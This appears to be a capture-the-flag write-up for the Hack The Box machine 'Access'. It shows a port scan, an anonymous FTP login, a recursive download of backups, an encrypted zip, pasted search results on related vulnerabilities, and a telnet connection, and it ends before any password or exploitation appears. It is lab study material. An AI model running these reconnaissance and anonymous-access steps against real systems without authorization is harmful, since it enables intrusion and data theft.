
Information Gathering


1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.98
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 11:41 IST
Nmap scan report for 10.10.10.98
Host is up (0.39s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet  Microsoft Windows XP telnetd
| telnet-ntlm-info:
|   Target_Name: ACCESS
|   NetBIOS_Domain_Name: ACCESS
|   NetBIOS_Computer_Name: ACCESS
|   DNS_Domain_Name: ACCESS
|   DNS_Computer_Name: ACCESS
|_  Product_Version: 6.1.7600
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: 1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 147.82 seconds

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ 
```


FTP Port 21

1) Anonymous access is allowed




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:vigneswar): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
```

2) Downloaded everything from ftp



```
┌──(vigneswar㉿VigneswarPC)-[/tmp/access]
└─$ wget -r --no-passive-ftp ftp://anonymous:@10.10.10.98/
--2024-06-28 11:49:14--  ftp://anonymous:*password*@10.10.10.98/
           => ‘10.10.10.98/.listing’
Connecting to 10.10.10.98:21... connected.
Logging in as anonymous ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD not needed.
==> PORT ... done.    ==> LIST ... done.

10.10.10.98/.listing                       [ <=>                                                                            ]      97  --.-KB/s    in 0s

==> PORT ... done.    ==> LIST ... done.

10.10.10.98/.listing                       [ <=>                                                                            ]      97  --.-KB/s    in 0s

2024-06-28 11:49:16 (14.1 MB/s) - ‘10.10.10.98/.listing’ saved [194]

Removed ‘10.10.10.98/.listing’.
--2024-06-28 11:49:16--  ftp://anonymous:*password*@10.10.10.98/Backups/
           => ‘10.10.10.98/Backups/.listing’
==> CWD (1) /Backups ... done.
==> PORT ... done.    ==> LIST ... done.

10.10.10.98/Backups/.listing               [ <=>                                                                            ]      51  --.-KB/s    in 0s

2024-06-28 11:49:17 (3.66 MB/s) - ‘10.10.10.98/Backups/.listing’ saved [51]
```


3) The file is encrypted




```
┌──(vigneswar㉿VigneswarPC)-[/tmp/access/10.10.10.98/Engineer]
└─$ 7z x Access\ Control.zip

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
 64-bit locale=en_US.UTF-8 Threads:8 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870


Enter password (will not be echoed):

┌──(vigneswar㉿VigneswarPC)-[/tmp/access/10.10.10.98/Engineer]
└─$ |
```

Web Port 80

1) Checked the website



LON-MC6



About 1,94,000 results (0.64 seconds)

Microsoft Support
https://support.microsoft.com › en-gb › topic

MS09-042: Vulnerability in Telnet could allow remote code ...

Resolves a vulnerability in the Microsoft Telnet service protocol that could allow an attacker to use credentials obtained to log back into affected systems ...

Trend Micro
https://www.trendmicro.com › vulnerabilities-and-exploits

Patched Microsoft Access 'MDB Leaker' (CVE-2019-1463) ...

8 Jan 2020 — An attacker who successfully gains access to a machine with this vulnerability could facilitate an automated process for searching and ...

CVE Details
https://www.cvedetails.com › cve › CVE-2018-10627


Vulnerability Details : CVE-2018-10627 - Echelon

24 Jul 2018 — **LON** 600 all versions. An attacker can use the SOAP API to retrieve and change sensitive configuration items such as the usernames and passwords ...

It is page of the telnet server

Telnet Port 23


1) There is a telnet service



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ telnet 10.10.10.98
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service
```


Vulnerability Assessment

1) Found a password in databases



